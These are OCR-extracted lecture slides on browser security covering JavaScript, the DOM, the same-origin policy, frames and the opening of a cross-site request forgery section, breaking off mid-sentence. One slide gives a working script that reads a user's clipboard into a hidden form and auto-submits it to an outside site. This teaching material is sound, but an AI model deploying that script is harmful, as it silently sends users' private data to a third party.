Web Security II: Same-Origin Policy and Cross-Site Request Forgery

(thanks to Vitaly Shmatikov and Stanford security group)





Browser: Basic Execution Model


- Each browser window or frame
  - Loads content
  - Renders
    - Processes HTML and scripts to display the page
    - May involve images, subframes, etc.
  - Responds to events
- Events
  - User actions: OnClick, OnMouseover
  - Rendering: OnLoad
  - Timing: setTimeout(), clearTimeout()

HTML and Scripts

```
<html>
    ...
<p> The script on this page adds two numbers
<script>
    var num1, num2, sum
    num1 = prompt("Enter first number")
    num2 = prompt("Enter second number")
    sum = parseInt(num1) + parseInt(num2)
    alert("Sum = " + sum)
</script>
    ...
</html>
```

Browser receives content,
displays HTML and executes scripts


C:\Documents and Settings\John Mitchell\My Documents\st...
C:\Documents a
Live Search
C:\Documents an...
Page
The script on this page adds two numbers
Explorer User Prompt
Script Prompt:
Enter first number
OK
Cancel
3
Done
My Computer
100%


C:\Documents and Settings\John Mitchell\My Documents\st...
C:\Documents a
Live Search
C:\Documents an...
Page
The script on this page adds two numbers
Windows Internet Explorer
Sum = 7
OK
Done
My Computer
100%


Event-Driven Script Execution

```
<script type="text/javascript">
    function whichButton(event) {
    if (event.button==1) {
            alert("You clicked the left mouse button!") }
    else {
            alert("You clicked the right mouse button!")
    }}
</script>
...
<body onmousedown="whichButton(event)">
...
</body>
```

Script defines a page-specific function

Function gets executed when some event happens

Other events:
onLoad, onMouseMove, onKeyPress, onUnLoad


C:\Documents and Settings\John Mitchell\My Documents\stanford\cs155\l...
C:\Documents and Settings\Jol
Live Search
C:\Documents and Setti...
Page
Tools
Click in the document. An alert box will alert which mouse button you clicked.
Windows Internet Explorer
You clicked the left mouse button!
OK
Done
My Computer
100%

JavaScript

- Language executed by browser
  - Scripts are embedded in Web pages
  - Can run before HTML is loaded, before page is viewed, while it is being viewed or when leaving the page
- Used to implement "active" web pages
  - AJAX, huge number of Web-based applications
- Many security and correctness issues
  - Attacker gets to execute some code on user's machine
  - Often used to exploit other vulnerabilities
- "The world's most misunderstood prog. language"

Common Uses of JavaScript

- Form validation
- Page embellishments and special effects
- Navigation systems
- Basic math calculations
- Dynamic content manipulation
- Hundreds of applications
  - Dashboard widgets in Mac OS X, Google Maps, Philips universal remotes, Writely word processor ...

JavaScript in Web Pages

- Embedded in HTML page as <script> element
  - JavaScript written directly inside <script> element
    - <script> alert("Hello World!") </script>
  - Linked file as src attribute of the <script> element

    <script type="text/JavaScript" src="functions.js"></script>
- Event handler attribute

  <a href="http://www.yahoo.com" onmouseover="alert('hi');">
- Pseudo-URL referenced by a link

  Click me

JavaScript Security Model

- Script runs in a "sandbox"
  - No direct file access, restricted network access
- Same-origin policy
  - Can only read properties of documents and windows from the same server, protocol, and port
  - If the same server hosts unrelated sites, scripts from one site can access document properties on the other
- User can grant privileges to signed scripts
  - UniversalBrowserRead/Write, UniversalFileRead, UniversalSendMail

Library Import

- Same-origin policy does not apply to scripts loaded in enclosing frame from arbitrary site


```
<script type="text/javascript">
    src="http://www.example.com/scripts/somescript.js">
</script>
```

- This script runs as if it were loaded from the site that provided the page!

Document Object Model (DOM)

- HTML page is structured data
- DOM provides representation of this hierarchy
- Examples
  - Properties: document.alinkColor, document.URL, document.forms[ ], document.links[ ], document.anchors[ ], …
  - Methods: document.write(document.referrer)
    - These change the content of the page!
- Also Browser Object Model (BOM)
  - Window, Document, Frames[], History, Location, Navigator (type and version of browser)

Browser and Document Structure



W3C standard differs from models supported in existing browsers

Reading Properties with JavaScript

Sample HTML

```
<ul id="t1">
<li> Item 1 </li>
</ul>
```

Sample script

```
1. document.getElementById('t1').nodeName
2. document.getElementById('t1').nodeValue
3. document.getElementById('t1').firstChild.nodeName
4. document.getElementById('t1').firstChild.firstChild.nodeName
5. document.getElementById('t1').firstChild.firstChild.nodeValue
```

- Example 1 returns "ul"
- Example 2 returns "null"
- Example 3 returns "li"
- Example 4 returns "text"
  - A text node below the "li" which holds the actual text data as its value
- Example 5 returns " Item 1 "

Page Manipulation with JavaScript

- Some possibilities
  - createElement(elementName)
  - createTextNode(text)
  - appendChild(newChild)
  - removeChild(node)
- Example: add a new list item

Sample HTML

```
<ul id="t1">
<li> Item 1 </li>
</ul>
```

```
var list = document.getElementById('t1')
var newitem = document.createElement('li')
var newtext = document.createTextNode(text)
list.appendChild(newitem)
newitem.appendChild(newtext)
```

Stealing Clipboard Contents

- Create hidden form, enter clipboard contents, post form

```
<FORM name="hf" METHOD=POST ACTION=
  "http://www.site.com/targetpage.php" style="display:none">
<INPUT TYPE="text" NAME="topicID">
<INPUT TYPE="submit">
</FORM>
<script language="javascript">
var content = clipboardData.getData("Text");
document.forms["hf"].elements["topicID"].value = content;
document.forms["hf"].submit();
</script>
```


Frame and iFrame

- Window may contain frames from different sources
  - Frame: rigid division as part of frameset
  - iFrame: floating inline frame

```
<IFRAME SRC="hello.html" WIDTH=450 HEIGHT=100>
If you can see this, your browser doesn't understand IFRAME.
</IFRAME>
```

- Why use frames?
  - Delegate screen area to content from another source
  - Browser provides isolation based on frames
  - Parent may work even if frame is broken


Cookie-Based Authentication Redux



XSRF: Cross-Site Request Forgery

- Same browser runs a script from a "good" site and a malicious script from a "bad" site
  - How could this happen?
  - Requests to "good" site are authenticated by cookies
- Malicious script can make forged requests to "good" site with user's cookie
  - Netflix: change acct settings, Gmail: steal contacts
  - Potential for much bigger damage (think banking)

XSRF (aka CSRF): Basic Idea



Q: how long do you stay logged on to Gmail?


Cookie Authentication: Not Enough!

- Users logs into bank.com, forgets to sign off
  - Session cookie remains in browser state
- User then visits a malicious website containing

